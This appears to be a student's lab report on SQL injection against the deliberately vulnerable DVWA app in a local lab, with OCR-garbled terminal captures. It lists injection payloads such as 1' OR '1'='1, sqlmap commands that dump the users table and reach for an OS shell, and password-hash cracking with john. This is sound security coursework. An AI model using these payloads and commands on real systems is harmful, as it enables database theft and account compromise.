
Lab 11: SQL Injection
Matthew Cox - COMP 325

Introduction:

By the end of this lab, I will be able to understand fundamental SQL database concepts and syntax, identify SQL injection vulnerabilities in web applications, execute manual and automated SQL injection attacks using various techniques and tools such as SQLMap, extract sensitive information from databases, assess the business impact of such vulnerabilities, and apply professional penetration testing methodologies to database security. For cybersecurity professionals, mastering this topic is crucial for conducting effective penetration testing, vulnerability assessments, and incident response. This lab provides a comprehensive, hands-on exploration of SQL injection —from understanding core SQL principles to advanced exploitation —enabling students to gain both theoretical knowledge and practical experience required for real-world security testing.

Body:




```
┌──(kali㉿kali)-[~/cybersec-labs]
└─$ cd sql-injection-lab

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ ping -c 3 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84
64 bytes from 192.168.1.101: icmp_seq=1
64 bytes from 192.168.1.101: icmp_seq=2
64 bytes from 192.168.1.101: icmp_seq=3

--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% pa
rtt min/avg/max/mdev = 80.273/112.443/17

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ curl -s http://192.168.1.101/dvwa/ |

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ curl -s http://192.168.1.101/dvwa/ |

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
ection-lab]
└─$ 
```

Vulnerability: S

User ID:

```
ID: 1
First name: admin
Surname: admin
```



```
└─$ ping -c 3 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84
64 bytes from 192.168.1.101: icmp_seq=1
64 bytes from 192.168.1.101: icmp_seq=2
64 bytes from 192.168.1.101: icmp_seq=3

--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% pa
rtt min/avg/max/mdev = 80.273/112.443/17

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ curl -s http://192.168.1.101/dvwa/ |

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ curl -s http://192.168.1.101/dvwa/ |

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
ection-lab]
└─$ 1
1: command not found

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
ection-lab]
└─$ 
```


Vulnerability: SQL Injection

User ID:

```
ID: 2
First name: Gordon
Surname: Brown
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



```
└─$ ping -c 3 192.168.1.101
PING 192.168.1.101 (192.168.1.101) 56(84
64 bytes from 192.168.1.101: icmp_seq=1
64 bytes from 192.168.1.101: icmp_seq=2
64 bytes from 192.168.1.101: icmp_seq=3

--- 192.168.1.101 ping statistics ---
3 packets transmitted, 3 received, 0% pa
rtt min/avg/max/mdev = 80.273/112.443/17

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ curl -s http://192.168.1.101/dvwa/ |

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
└─$ curl -s http://192.168.1.101/dvwa/ |

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
ection-lab]
└─$ 1
1: command not found

┌──(kali㉿kali)-[~/cybersec-labs/sql-inj
ection-lab]
└─$ 
```

Vulnerability: SQL Injection

User ID:

```
ID: 3
First name: Hack
Surname: Me
```

More info

http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html

Initial Payloads

Payload	*Purpose*
1'	Tests input sanitization; often triggers an error
1 OR 1=1	Boolean TRUE → returns all users
1AND1=2	Boolean FALSE → returns nothing


From these tests, DVWA was confirmed vulnerable to SQL Injection.

Breaks query syntax to reveal database errors: 1'

This exposes the backend SQL structure.

Boolean-Based SQLi

Input	*Expected Result*
1' OR '1'='1	Always true → dumps data
1' OR '1'='2	Always false → no results


kali@kali: ~/cybersec-labs/sql-injection-la
Session Actions Edit View Help
10.0.2.5/dvwa/vulnerabil
http://10.0.2.5/d
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater
Organizer Extensions Learn
Intercept HTTP history WebSockets history Match
Intercept on
Forward
Request
Pretty Raw Hex
Inspector
Request attributes 2

```
sh_history
┌──(kali㉿kali)-[~]
└─$ cd ~/cybersec-labs

┌──(kali㉿kali)-[~/cybersec-labs]
└─$ cd sql-injection-lab

┌──(kali㉿kali)-[~/cybersec-labs/sql-in
jection-lab]
```

```
e manual that corresponds to your MySQL server version for the right syntax to use near '1'''' at line 1
```

Time	Type	Direction	Method	URL
15:52:3...	HT...	→ Request	GET	http://10.0.2.5/dvwa/login.php

```
GET /dvwa/login.php HTTP/1.1
```

SQLMap was used to automate full exploitation.
sqlmap -u "http://192.168.1.101/dvwa/vulnerabilities/sqli/?id=1" \ --cookie="PHPSESSID=...; security=low" --batch
Enumerate Databases
sqlmap -u <URL> --dbs --batch

Dump Users Table
sqlmap -u <URL> -D dvwa -T users --dump --batch

Advanced Features

- --os-shell → Attempt OS command execution
- --file-read → Read server files

SQLMap confirmed:

- Vulnerability: YES
- DBMS: MySQL
- Injection type: UNION-based

- **Business Impact**

SQL injection poses a critical risk due to:

Potential Outcomes

- Extraction of user credentials
- Complete database compromise
- Escalation to full system takeover
- Compliance violations (GDPR, PCI-DSS, HIPAA)

Hash Cracking

Extracted hashes were analyzed using:

- hash-identifier
- john --wordlist=...
- Online hash databases

Weaknesses found:

- Simple passwords
- MD5 hashing
- No salts
- No password policy enforcement